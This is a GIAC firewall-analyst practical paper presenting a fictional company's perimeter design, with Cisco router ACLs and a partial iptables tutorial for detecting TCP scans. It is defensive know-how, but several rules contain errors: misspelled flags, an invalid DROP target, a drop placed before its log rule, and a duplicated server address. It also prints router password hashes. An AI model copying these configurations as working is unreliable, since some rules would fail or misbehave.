GIAC Certified Firewall Analyst (GCFW) Practical Assignment

Version 2.0

John R. Strand

Submitted January 23rd, 2004

Abstract

This paper explains GIAC Enterprise's perimeter security posture. GIAC Enterprise is a small business which sells fortune cookies that seldom make any sense at all. GIAC employs around 20 people in their central office and 5 people who serve as their remote sales force. The first part of this paper will define with the previous security/network configuration and problems, and then we will discuss their current security/network configuration. The second section will outline the configuration of GIAC's border router, VPN and iptables/Netfilter firewall. There will be a step by step tutorial concerning iptables. The third section will explain the steps and results of testing the firewall policy. Finally, the fourth section will be a review of another student's network from various malicious perspectives.

Company Background

GIAC Enterprises was founded in 1985 by George Ignatius Asbury Cummings. The primary focus of GIAC was to provide an alternative product into the stagnant fortune cookie market. Since many of the sayings used in fortune cookies at the time were pioneered by Confucius (K'ung Fu Tzu) around 450 BC[1] he saw a market for "fresh ideas." GIAC products were (and continue to be) very different.

Many of GIAC's sayings make little or no sense at all. Phrases like "Circles are really hard to draw" and "Beyond lies the Wub"[2] are just a couple of the fortune oddities. Shortly after GIAC went public in 2000 George disappeared, along with a fair amount of cash. GIAC, in spite of these difficulties, has continued to post profits for the past three years. In early 2002, they opened shop online and have had a string of security problems ever since. They have been hit with almost every major Microsoft virus and worm of the past two years, and have had to deal with multiple outages and web defacements. They recently contacted me to assess their previous security architecture and make recommendations on how to improve it.

Previous Security Architecture

Special attention should be given to the previous security architecture of GIAC as it represents a dangerous mindset which is prevalent in eCommerce operators today. GIAC's previous security defense was only a single Checkpoint firewall. Further investigation of the Checkpoint firewall revealed that GIAC was

[1] Kelley L. Ross, Ph.D, http://www.friesian.com/confuci.htm
[2] Dick, Philip, pg 13

using a cracked version of Checkpoint which was configured to allow all traffic in all directions, except for traffic which has been deemed malicious because of a worm, or virus outbreak. Upon asking GIAC's technical staff about the firewall, they said that it was installed by a previous employee who said he could get a "great deal" on Checkpoint software.

The internal network and the DMZ servers were months behind on security patches, and were not running any anti-virus. The previous business logic for this was that they had a firewall and any other security software, controls, or monitors would be a waste of money.

Part of the reason I was hired was to revamp their security philosophy into one more inline with defense in depth. There were a great many other security concerns which were not mentioned in this section, only the most egregious were highlighted to make a point that security was not a priority of GIAC Enterprises. Another reason for this section is to point out that GIAC was not an abnormality in the world of eCommerce.

Business Requirements

Company Requirements

The main business requirement for GIAC is web presence uptime. When their web server goes down it cuts a source of revenue from the company. As part of this web presence uptime they require that the sales transitions on their web server be secure. Compromised customer credit card information is not good for business. In the past, in addition to their sales duties, a member of the GIAC sales team was assigned to handle the technology infrastructure of GIAC. As part of the recommendations within this paper, they hired a full time technology employee. Handling of the security architecture management needs to be as simple as possible for this person because security is just one part of his tech support job duties, which also include desktop support and network/server maintenance.

Employees (Internal and External) Access Requirements

The internal employees of GIAC utilize many different services and protocols to carry out there tasks:

- DNS: All employees require access to DNS to resolve IP addresses.
- SQL: Since the custom application used by GIAC to handle web transactions uses a SQL backend their systems require a SQL connection
- ADS: All employees authenticate to the GIAC domain
- Internet: All employees need access to the internet for research purposes
- All employees require access to Email through Microsoft Exchange

- All employees need access to file and print services
- External employees require the above, however they also require access to the VPN server to gain access to internal network resources

Customer Access Requirements

Customers initially make a connection to GIAC's web services via an HTTP connection over TCP port 80 to the GIAC web server in the DMZ. However, when they enter the section of the GIAC web site that handles purchases should to be switched to HTTPS over TCP port 443.

Partners

GIAC allows connections into its internal network for its global partners. The connections are made through GIAC's VPN. Access is restricted to the SQL Server which holds sales and saying information. Partner access is further restricted via VPN policy and ADS group policy.

Supplier Access Requirements

GIAC Enterprises employees make connections to their suppliers through their suppliers' web sites over HTTPS. GIAC's suppliers provide GIAC with the necessary paper packaging and cookie ingredients to produce GIAC's fortune cookies.

Network Architecture

Equipment and Software

Servers

All of GIAC Enterprise's servers are Dell PowerEdge 2650's, running Dual Xeon 2.4 Ghz processors and 100 gig of hard drive space. They are all configured to Raid5, for data recovery purposes.

For OS software all of the servers, except the firewall, run Windows 2000 SP4 with all of the current patches that can be applied.

For e-mail GIAC is using Microsoft Exchange 2000 SP3, with all necessary patches.

GIAC's Web server is running Microsoft IIS version 5.0, with all of the latest service packs and patches. It is also secured with the IIS lockdown utility and URLScan.

GIAC's IDS system uses Snort 2.1.

GIAC utilizes Microsoft ADS for the management of users and computers. GIAC's domain controller also serves as GIAC's certificate server. GIAC also uses Microsoft's RAS package to handle its VPN connections.

Below are the IP addresses for GIAC's Servers.

Server Name	Description	Internal Address	External NAT Address
GIACD01	DMZ DNS Server	10.1.2.2	192.168.1.53
GIACD02	DMZ Web Server	10.1.2.3	192.168.1.80
GIACD03	DMZ SMTP Mail relay server	10.1.2.4	192.168.1.25
GIACD04	IDS	None	None

Server Name	Description	Internal Address	External NAT Address
GIAC01	GIAC Internal ADS/Certificate Server	10.1.1.2	None
GIAC02	GIAC VPN Server	10.1.1.3	192.168.1.200 (Not Nated)
GIAC03	GIAC Exchange Server	10.1.1.4	None
GIAC04	GIAC SQL Server	10.1.1.4	None
GIACD05	IDS	None	None
GIAC05	Syslog Server	10.1.1.6	None

GIAC's firewall is running Red Hat Linux 9.0 with all of the latest patches. For the firewall on the Linux server, GIAC uses iptables version 1.2.9.

Below are the addresses used by the Linux firewall system.

Firewall Interfaces	Description	Address
eth0	connection to the Internet	192.168.1.3, 192.168.1.80, 192.168.1.25, 192.168.1.11, 192.168.1.53

eth1	Connection to Internal LAN	10.1.1.200
eth2	Connection to DMZ	10.1.2.200

GIAC's end users run Windows 2000 Professional SP4 with all of the latest patches applied. All internal users use Dell Precision 450 Workstations with 2.4 GHz processors, 512 meg of RAM, and 40GB hard drives.

Below are the IP addresses used by the internal users.


User Network	**Description**	**Internal Address**	**External NAT Address**
GIACW1-200	Internal User systems	10.2.1.2-255	192.168.1.3
GIACD06	IDS	None	None

GIAC Enterprises uses a Cisco 2500 series routers running IOS version 12.3.1.

Below are the addresses used by GIAC's edge router.

Edge Router Interfaces	**Description**	**Address**
Serial0	Connection to the Internet	192.168.2.201
Serial1	Connection to VPN	192.168.1.130
ethernet0	Connection to Firewall	192.168.1.2

Diagram



Security Strategy

The security plan set forth by the management of GIAC Enterprises is to utilize as much of the existing architecture as possible to make GIAC secure. They made it very clear that they were not interested in purchasing "expensive" security equipment or software. They also made it clear that they wanted to utilize the server previously used for Checkpoint, and they wanted to continue to use the Microsoft RAS for VPN connections.

Budget/Product Considerations

As stated above, cost was clearly a factor in determining how to secure GIAC. However, many things were freely at their disposal to greatly increase the security of their environment without spending much more on additional hardware and/or software. They already ran anti-virus software (Norton). All they needed to do was ensure that it was being updated on all of their servers, and workstations. Microsoft's patches are freely available. And they were already using Snort as their IDS.

In addition to the changes applied to the existing network (changing Checkpoint to iptables, reconfiguring the edge router, etc.) GIAC really needed to implement some policy direction. For example, they needed to establish Rules of

Behavior for the employees. They needed to establish a process of identifying and installing critical patches. They needed to re-do their ADS policy. They also needed to provide security training for all employees[3]. While much of this is outside of the scope of this paper it still needed to be mentioned when discussing costs, because it often transcends simple nuts and bolts, ones and zeros.

Since they were planning on utilizing the existing hardware, there was no additional cost from that standpoint. Most of the expense was related to the security consultant's time. For the training of the technical resource the time commitment was 10 hours. I charge $150 an hour; so the total cost of technical staff training was $1,500.

There was also a charge for the external verification testing of the firewall rules, which also took 10 hours (including setup and reporting). So for the parts of the work done for GIAC (that pertain to this paper) the total cost was $3,000.

Section II – Security Policy and Tutorial

Border Router

The router used by GIAC to handle the edge of their parameter is a Cisco 2500 running 12.3.1 as the IOS. The serial 0 interface connects GIAC to the ISP. The serial 1 interface connects to another 2500 series router which serves as the connection to GIAC's VPN server. The Ethernet 0 interface connects to the iptables firewall. The overall security design goal of the edge router is to serve as the first line of defense for GIAC Enterprises[4]. It is also configured to help augment some of the duties of the firewall. Basically, it is going to handle some of the anti-spoofing and protocol filtering. We will go through each component of the border router configuration with explanations of each configuration entry.

Configuration Goals

One of the pitfalls of GIAC's network configuration is that it only has one firewall. This can be problematic from a single point of failure standpoint. Because of this, we are going to use the router's IP and packet filtering capabilities to augment the firewall. It should be noted that the more rules you add to the router the more processing power is required. Since the 2500 router used by GIAC only has 16 megabytes of memory, so access lists were used sparingly, and let the firewall handle the brunt of the filtering duties.

Configuration

[3] Hayday, Graham
[4] Cisco. http://www.cisco.com/warp/public/707/21.html

For the first set of commands I will review will be the ones that are applied to the global settings on the router. The second set of commands will deal with each of the interface configurations.

The *no service pad* command was introduced in IOS version 10.0[5] to allow PAD (packet assembler/disassembler) connections to the router. GIAC is not running any PAD devices so the service is unnecessary.

```
no service pad
```

By default the command below is off. When this service is not running passwords are displayed by the *show running* or *startup config* commands. By enabling password-encryption, passwords are displayed as a hash value.

```
service password-encryption
```

The hostname may not seem like a very important security consideration. However, many people give their servers, routers, and switches descriptive names such as ADS_SERVER01, GIAC_EDGE_ROUTER, INTERNAL_SWITCH. While descriptive names may seem like a great idea from an administrative perspective, this type of naming convention also can make an intruder's job much easier. I prefer routers have easy to remember names that mean nothing to a person outside of the company or organization.

```
hostname buba
```

Some people like having console messages sent to the console when they are working on it. I find it annoying. Only if I am debugging a router will I turn on informational logging because it gives me more information than I need, which is perfect. There are seven levels of logging you can choose from. I have provided a link in the references section which describes all the levels.

```
no logging console
```

The *enable secret* command requires a user to enter a password in order to access enable mode. The hash value is a MD5 hash[6]. You can change the password encryption level, but the default is 5. Encryption is nice if the password

[5] http://cco-rtp-1.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fwan_r/x25cmds/wrfx251.htm#1037760
[6] http://cco-rtp-1.cisco.com/univercd/cc/td/doc/product/software/ios123/123cgcr/secur_r/sec_d1g.htm#1070932

travels over a network, or if you are backing up your configuration files on another server.

```
enable secret 5 $1$JPkg$5RoiKa5NXHnrJEv7aj73H/
```

The *ip subnet-zero* command allows you to designate a 0 subnet for interface address or routing updates. The default setting is off

```
ip subnet-zero
```

Ip source-route allows packets to determine which route they will take to reach their destination. This was originally intended as a trouble-shooting technique, but it is also handy from a black-hat perspective. For instance, a malicious attacker can have their malicious packets jump through a network you may trust, or just make the packets look like they are coming from somewhere else, further covering their tracks. GIAC's edge router has this feature disabled.

```
no ip source-route
```

Bootp is a precursor to dhcp. By default *bootp* is enabled on Cisco routers. GIAC Enterprises does not use bootp so it is shut off.

```
no ip bootp server
```

The two logging commands below tell the router where to send the log files, and in what format to send them in.

```
logging facility syslog
logging 192.168.1.11
```

Since IP routing is disabled on GIAC's edge router it is necessary to enable a default gateway to send packets. The 192.168.2.200 address is the address of the ISP's connection.

```
ip default-gateway 192.168.2.200
```

The *ip http* server command allows the router to be accessed over the web. This is unnecessary for GIAC, and it is also dangerous. You don't want your first line of defense to be a web accessible router.

```
no ip http server
```

The *no ip classless* command tells the router to send packets it doesn't have configured routes for to the default gateway.

```
no ip classless
```

The following command tells the router to send all packets to the ISP connection.

```
ip route 0.0.0.0 0.0.0.0 192.168.2.200
```

The *banner motd* command sets the router to display a warning message when a person first logs on to the router. This is a legal requirement to let people know that your hardware is not public property. The security reasoning relates to property law and how you must let people know that your property is not for public use. Without a warning on your systems and networking equipment prosecution of a black hat hacker becomes more difficult[7].

```
banner motd @
For Authorized Use Only. Violators Will Be Prosecuted.   @
```

The Cisco discovery protocol (CDP) process allows a router to accept cdp messages. Since we are only connecting to GIAC's ISP and our internal network. It is unnecessary.

```
no cdp run
```

The following commands establish a password on the console connection.

```
line con 0
 password 7 0557040808314C5D1A0H0A0516
login
```

The following commands disable off the vty connections. *No login* means that people cannot login, no exec means that you cannot execute from the vtys', and transport input none means that it will not accept any incoming protocols.

```
line vty 0 4
 no login
 no exec
 transport input none
```

Interface Ethernet 0

[7] http://www.ciac.org/ciac/bulletins/j-043.shtml

The first command lets me know what the interface does. While I don't like descriptions on equipment, descriptions on interfaces are extremely helpful.

```
description Connection to Firewall
```

The following command sets the ip address and range for the Ethernet interface.

```
ip address 192.168.1.2 255.255.255.128
```

The *ip access-group 102 in* command defines which access group is applied in what direction in reference to the interface.

```
ip access-group 102 in
```

Access-list 102 is only applied on interface Ethernet 0. The first 6 ACL rules block traffic we do not want leaving the GIAC internal network. Traffic originating to or from these ports provides critical and sensitive data we don't want to leave the network. The tftp service is often used in maintaining network equipment. Tfpt allows you to copy, and save configurations; it also is required to upgrade the IOS. However, we don't want it to be open all of the time. Ports 135 -139, and 445 are used for file/print/ and NetBIOS[8]. The tcp 1433 and udp 1434 ports are necessary for SQL applications to function, but they do not need to leave the network unencrypted. Next we allow our public addresses to leave the network. The *permit icmp any any* on this interface allows icmp to leave the GIAC network. And finally, the *ip 10.0.0.0 0.255.255.255 any log* command logs any traffic that appears to be origination from internal address space. While these are dropped automatically by the implicit deny rule at the end of the ACL, I like to see this logged because it is a good indication that something has gone horribly wrong with the firewall.

```
access-list 102 deny   udp any any eq tftp
access-list 102 deny   tcp any any range 135 139
access-list 102 deny   udp any any range 135 netbios-ss
access-list 102 deny   tcp any any eq 445
access-list 102 deny   tcp any any eq 1433
access-list 102 deny   udp any any eq 1434
access-list 102 permit ip host 192.168.1.3 any
access-list 102 permit ip host 192.168.1.80 any
access-list 102 permit ip host 192.168.1.53 any
access-list 102 permit ip host 192.168.1.25 any
access-list 102 permit ip host 192.168.1.200 any
access-list 102 permit icmp any any
access-list 102 deny   ip 10.0.0.0 0.255.255.255 any log
```

[8] http://www.bekkoame.ne.jp/~s_ita/port/port100-199.html

A word about ordering of the rules is necessary here. If I were to switch the host and protocol rules it would negate my protocol rules. For example:

```
access-list 102 permit ip host 192.168.1.3 any
access-list 102 deny   tcp any any eq 1433
```

This order would allow 1433 from 192.168.13 because the ip host 192.168.1.3 any rule would get processed first.

The following command allows the interface to send an ICMP redirect response if the interface is forced to resend a packet back through itself again. This can be used to footprint your network.

```
no ip redirects
```

This command stops the interface from responding to ARP traffic, which can be used to DoS an environment[9].

```
no ip proxy-arp
```

Interface Serial 0

Once again the first command lets me know what the interface does.

```
description connection to Internet
```

The following command establishes the ip address and range.

```
ip address 192.168.2.201 255.255.255.0
```

The following command establishes access-list 101 coming in on the serial interface.

```
ip access-group 101 in
```

Access list 101 filters traffic going into the GIAC network. First, it filters out IANA reserved address or addresses not used. These addresses are commonly spoofed. Next, the list only allows certain traffic to certain addresses. For example the rules:

[9] Beekly, Mike

```
access-list 101 permit tcp any host 192.168.1.80 eq www
access-list 101 permit tcp any host 192.168.1.80 eq 443
```

only allow traffic on TCP ports 443 and 80 to go to the web severs. Using this ability of the router helps out the firewall.

```
access-list 101 deny   ip 0.0.0.0 0.255.255.255 any
access-list 101 deny   ip 1.0.0.0 0.255.255.255 any
access-list 101 deny   ip 2.0.0.0 0.255.255.255 any
access-list 101 deny   ip 5.0.0.0 0.255.255.255 any

##
#
#Edited to save space, for full ACL please see appendix C.
#
##

access-list 101 deny   ip 223.0.0.0 0.255.255.255 any
access-list 101 deny   ip 224.0.0.0 31.255.255.255 any
access-list 101 deny   udp any any eq tftp log
access-list 101 deny   tcp any any range 135 139 log
access-list 101 deny   udp any any range 135 netbios-ss log
access-list 101 deny   tcp any any eq 445 log
access-list 101 deny   tcp any any eq 1433 log
access-list 101 deny   udp any any eq 1434 log
access-list 101 permit tcp any host 192.168.1.80 eq www
access-list 101 permit tcp any host 192.168.1.80 eq 443
access-list 101 permit tcp any host 192.168.1.53 eq domain
access-list 101 permit udp any host 192.168.1.53 eq domain
access-list 101 permit tcp any host 192.168.1.200 eq 1723
access-list 101 permit udp any host 192.168.1.200 eq 1723
access-list 101 permit tcp any host 192.168.1.200 eq 500
access-list 101 permit udp any host 192.168.1.200 eq isakmp
access-list 101 permit tcp any host 192.168.1.25 eq smtp
access-list 101 permit icmp host 192.168.1.3 any
access-list 101 permit tcp any host 192.168.1.3
```

Once again order is important. If I had two rules in the following order:

```
access-list 101 permit tcp any host 192.168.1.80 eq www
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
```

I would be allowing 10.0.0.0 0.255.255.255 addresses to access my web servers.

The following command allows the interface to send an ICMP redirect if the interface is forced to resend a packet back through it again. This can be used to footprint your network.

```
no ip redirects
```

The following command stops the interface from responding to ARP traffic. Which can be used to DoS an environment.

```
no ip proxy-arp
```

Serial Interface 1

Once again the first command lets me know what the interface does.

```
description Connection to VPN
```

The following command establishes the ip address and range.

```
ip address 192.168.1.130 255.255.255.128
```

```
This access list serves the same general purpose as access 102 on the
Ethernet interface.

ip access-group 103 in

access-list 103 deny   udp any any eq tftp log
access-list 103 deny   tcp any any range 135 139 log
access-list 103 deny   udp any any range 135 netbios-ss log
access-list 103 deny   tcp any any eq 445 log
access-list 103 deny   tcp any any eq 1433 log
access-list 103 deny   udp any any eq 1434 log
access-list 103 permit ip host 192.168.1.200 any log
access-list 103 deny   ip 10.0.0.0 0.255.255.255 any log
```

Once again ordering of the rules is important. If the last rule was to be first, any traffic would be allowed to leave the network.

The following command allows the interface to send an ICMP redirect if the interface is forced to resend a packet back through it again. This can be used to footprint your network.

```
no ip redirects
```

This command stops the interface from responding to ARP traffic, which can be used to DoS an environment.

```
no ip proxy-arp
```

Common Pitfalls

Access lists can be a little confusing. When they are created you call them *access-list*, when they are applied they are called *access-groups*. Also, I have seen some papers do host filtering on an extended access list like:

```
access-list 102 permit ip 192.168.1.3 any.
```

The above rule will not work. “host” is required after “ip” for it to function properly. Also the placement of “any” is necessary at the end.

Another common pitfall is configuring an ACL and applying it all at once, then troubleshooting. An easier method is to apply each rule, then verify it. This seems tedious, but it actually saves troubleshooting time because you have a good indication which rule broke your router.

Sometimes network administrators rearrange their ACL’s to get a performance boost. If this is done incorrectly you can severely compromise your internal security. Just remember that ACL’s are processed in top down order.

Netfilter iptables Firewall Tutorial

Vendor Selection

When I was first asked to look at the GIAC environment their firewall was in scary condition. It was a Checkpoint firewall-NG with all additional features enabled. This was odd first because all of the features enabled on a Checkpoint can be expensive[10], and second because they weren’t using all of the features. As a default policy they were allowing any traffic anywhere and only blocking ports which have created problems in the past (virus and worm activity). Upon further research I discovered that they were running a cracked version of the software. Replacing the firewall software became an immediate priority. They had little concern for VPN endpoint services as part of their firewall feature set because they were using Windows RAS. All they basically needed was a firewall. The new technical resource had some Linux experience so the recommendation was made to use iptables. Management very much liked the price (they already had the old Checkpoint hardware), so the decision was made to use iptables.

Connection Requirements Through the Firewall

[10] http://www.c-technologies.net/C-Tech.nsf/RP/e47d6598e530a41385256d4e00672fe1.html

GIAC needed to maintain their web presence and have the ability to provide their customers with a secure channel for purchases. They also needed to have mail and DNS services for their employees. Also, the technical staff needed to receive logs from the edge router.

Initially GIAC wanted to allow their users to have unrestricted access to the internet. Any recommendation to block nasty traffic like peer to peer, or IM traffic was shot down rather quickly. However, I was eventually able to convince them that blocking file/print/ADS services and SQL traffic was a good move. After all they already had SQL traffic blocked in both directions on the old Checkpoint firewall due to the Slammer worm of 2003[11].

Word about other firewalls

Many people prefer firewalls with GUI interfaces because they believe they are easier to work with. While iptables does have many additional third party tools available which serve as a nice looking front end, they tend to generate total madness in the rc.firewall script which can cost you CPU cycles. And to be honest learning iptables can be just as easy as learning Checkpoint if you know how to avoid some common configuration problems.

Step by step configuration

Configuring an iptables firewall is as easy as having the rc.firewall script run during startup after you have ran the *iptables-save* command. However, setting up the script can be a trick, so we will walk through GIAC's rc.firewall script. A great place to start when building an iptables firewall is the Netfilter/iptables website. They have links to many great scripts which can help you get started in building your own script. The script used by GIAC Enterprises is a heavily modified script from frozen tux[12].

The first piece of advice I have for anyone setting up an rc.firewall script is to be careful which editor they use. If you use word, notepad, or some other utility that wraps lines, sh will view this as a new line, which can cause errors. I recommend using emacs.

The following string of commands establishes the values of connections facing, and part of the internet. This makes writing rules much easier. For instance I can use $INET_IP any time I need to use the internet interface ip address. This is much easier then remembering "192.168.1.3" every time I need to reference the internet interface address. Also, it makes future modifications to the script easier. If I need to change the IP address of the internet interface, I just have to change it once rather than 56 times. Also, note that lines beginning with # are ignored; this is convenient for putting comments in your script.

[11] http://www.cert.org/advisories/CA-2003-04.html
[12] Andreasson, Oskar

```
#Internet Connection
#
INET_IP="192.168.1.3"
HTTP_IP="192.168.1.80"
DNS_IP="192.168.1.53"
SMTP_IP="192.168.1.25"
INET_SYSLOG_IP="192.168.1.11"
ROUTER_IP="192.168.1.2"
INET_IFACE="eth0"
ISP_DNS="172.168.1.66"
```

The following set of commands establish the addresses and interfaces of systems connected to the internal network.

```
#Local Area Network
#
LAN_IP="10.1.1.200"
LAN_IFACE="eth1"
SYSLOG_IP="10.1.1.6"
EXC_IP="10.1.1.4"
SQL_IP="10.1.1.5"
INT_DNS_IP="10.1.1.2"
```

The following set of commands establishes the addresses and interfaces of the DMZ.

```
#DMZ Configuration
#
DMZ_HTTP_IP="10.1.2.3"
DMZ_DNS_IP="10.1.2.2"
DMZ_SMTP_IP="10.1.2.4"
DMZ_IP="10.1.2.200"
DMZ_IFACE="eth2"
```

Now we set the loopback interface.

```
#loopback Interface
#
LO_IFACE="lo"
LO_IP="127.0.0.1"
```

The following command defines where the iptables binaries are located. In my script I can use $IPTABLES rather than /sbin/iptables. One note, many times sbin is listed in Linux systems $PATH so this line may not be necessary. If you are curious about what is in your $PATH, just type “echo $PATH”.

```
#Location of iptables
#
IPTABLES="/sbin/iptables"
#
```

The command below is absolutely critical for the firewall to work at all. This command tells the Linux server to route packets between its interfaces. For example, if a packet comes into the internet interface destined for the DMZ interface, the server needs to do some routing. The following command makes it possible[13].

```
#proc setup
#This allows the Linux machine to forward
#
echo "1" > /proc/sys/net/ipv4/ip_forward
#
```

The following commands establish alias addresses on the internet interface. The firewall needs to know what address to listen for if you have more than one server your firewall is directing traffic to,. If you don't have the addresses explicitly stated in the ifconfig for the internet interface, your server will not listen for those addresses[14].

```
#Establish Alias addresses
ifconfig eth0:0 192.168.1.80
ifconfig eth0:1 192.168.1.25
ifconfig eth0:2 192.168.1.53
ifconfig eth0:3 192.168.1.11
ifconfig eth0 up
```

The commands below clear out the rules in iptables. This is important because if you don't, iptables will stack your rules on top of each other, which can generate some lag issues, or even break the firewall. One quick note, if you use the masquerade, or mangle tables you will also need to flush those as well.

```
#
#Clear iptables
#
$IPTABLES -F
$IPTABLES -F -t nat
$IPTABLES -X
#
```

The default policy setup tells what iptables should do with a packet if it doesn't match any rules. It is a good idea to drop the packets that failed to match a rule.

```
#Default policies
#
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP
#
```

[13] Andreasson, Oskar
[14] http://www.tldp.org/HOWTO/IP-Alias/commands.html

The next two rules create user-defined chains. I have created two chains. The first chain looks for weird packets that don't occur "naturally." The second works as a sort of last look at the packet before it goes to its final destination.

The syntax *–N* means create a new user-defined chain. Text after the -N switch is the name of the newly created chain. To ensure that the chain you wished to create was actually created in iptables type "iptables –L" this command will list all of the chains that are currently running.

```
#New chain for bad tcp packets
#
$IPTABLES -N bad_tcp_packets
#
#New chains for allowed
#
#
$IPTABLES -N allowed
#
```

The following rules filter out odd packets which are seldom benign. Notice that the packets are logged before they are dropped. If it was the other way around, they would never get logged because they hit the drop command first.

```
#
#Rules into the bad_tcp_packets chain
#
```

The syntax expression "iptables –A <Name of Chain> tells iptables to add the rule to the selected chain at the end of the chain.

The following rules tells iptables to check all flags, and if the SYN and FIN flags are both set to log the packet, drop it. A situation where a connection is set to be created and ended in the same packet doesn't happen naturally. It is most likely a SYN/FIN scan.

```
$IPTABLES –A bad_tcp_packets –p tcp --tcp-flags ALL SYN,FIN –j LOG --
log-prefix "SYN-FIN Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-flags ALL SYN,FIN –j DROP
```

The following rules tell iptables to check the ACK and FIN flags. Usually packets set to end a connection will have the ACK and FIN flags set together. If only the FIN flag is set it, is a good indication of a FIN scan.

```
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ACK,FIN FIN –j LOG --
log-prefix "FIN Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ACK,FIN FIN –DROP
```

The following rules tell iptables to log and drop packets which have no flags. This type of packet is an indication of a null scan in progress.

```
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ALL NONE –j LOG --log-
prefix "NULL Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ALL NONE –j DROP
```

The following rules tell iptables to check the tcp flags, and if none of them are SYN, and the state is new, iptables will log and reject the packet. If a packet is thought to be new by iptables state tracking, then it is either a broken connection or a malicious packet. Placement of these rules is important because if it were the first rule in the *bad_tcp_packets* chain it would log then drop packets before they had a chance to get to the other rules. While it would still be logged as a "Failed New not syn " packet in the firewall, it would be much harder to ascertain what type of malicious traffic it was.

```
$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW -j LOG
--log-prefix "Failed New not syn "
$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW –j
REJECT
```

The following rules in the "allowed" chain checks the state of packets to verify that it is either new or established as a part of a preexisting communication stream.

```
#allowed chain
```

The following rule checks to see if it is a packet requesting a new session. If so, then it then accepts it.

```
$IPTABLES -A allowed -p TCP --syn -j ACCEPT
```

The following rule checks the connection state status to see if it is part of an established or related TCP stream.

```
$IPTABLES -A allowed -p TCP -m state --state ESTABLISHED,RELATED -j
ACCEPT
```

The following rules log then drop packets which have failed the allowed chain.

```
$IPTABLES -A allowed -p TCP -j LOG --log-prefix "Failed allowed chain "
$IPTABLES -A allowed -p TCP -j DROP
```

```
#BEGIN INPUT CHAIN
#
```

The first rule in the INPUT chain is to scrub the TCP packets through the bad_tcp_packets chain.

```
#filter out bad tcp packets
#
$IPTABLES -A INPUT -p tcp -j bad_tcp_packets
#
```

The following commands setup the rules for handling ICMP traffic

The first two rules allow ICMP traffic from the DMZ and LAN for troubleshooting

```
$IPTABLES -A INPUT -p ICMP -i $DMZ_IFACE -j ACCEPT
$IPTABLES -A INPUT -p ICMP -i $LAN_IFACE -j ACCEPT
```

The following two rules serve as a check of the edge router. GIAC is letting the edge router handle all ICPM request by responding with destination network unreachable replies. If the firewall starts receiving ICMP traffic from the Internet interface then the router is failing or is compromised.

```
$IPTABLES -A INPUT -p ICMP -i $INET_IFACE -j DROP
$IPTABLES -A INPUT -p ICMP -i $INET_IFACE -j LOG --log-prefix "Router
Failed "
#
```

The following rule drops all traffic destined for the internet IP address into the internet interface . The nat function of iptables will translate any established connections to translatable internal addresses before this rule is hit. However, if the firewall doesn't have an internal nated address then this rule will drop the packet.

```
#filter out internet packets to the firewall
#
$IPTABLES -A INPUT -p ALL -i $INET_IFACE -d $INET_IP -j DROP
#
#
```

The following rule logs and drops all traffic from the DMZ destined for the DMZ IP address of the firewall. Generally traffic in the DMZ shouldn't be heading to the firewall. In this case is it going to be logged for troubleshooting purposes.

```
#Packets from the DMZ
#
$IPTABLES -A INPUT -p ALL -i $DMZ_IFACE -d $DMZ_IP -j LOG --log-prefix
"Failed Abnormal DMZ "
$IPTABLES -A INPUT -p ALL -i $DMZ_IFACE -d $DMZ_IP -j DROP
#
```

The following rules log and drop traffic from the internal network directed for the LAN interface of the firewall. Users on the internal network shouldn't be trying to

communicate with the firewall. If they (or their systems) attempt estabilish contact with the firewall, this rule will log the traffic.

```
#packets from LAN
#
$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -d $LAN_IP -j LOG --log-prefix
"Failed Abnormal LAN "
$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -d $LAN_IP -j DROP
```

The following rules allow traffic from the loop back interface to talk to the other interfaces on the server.

```
#Packet form LO Review
#
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LO_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LAN_IP -j ACCEPT
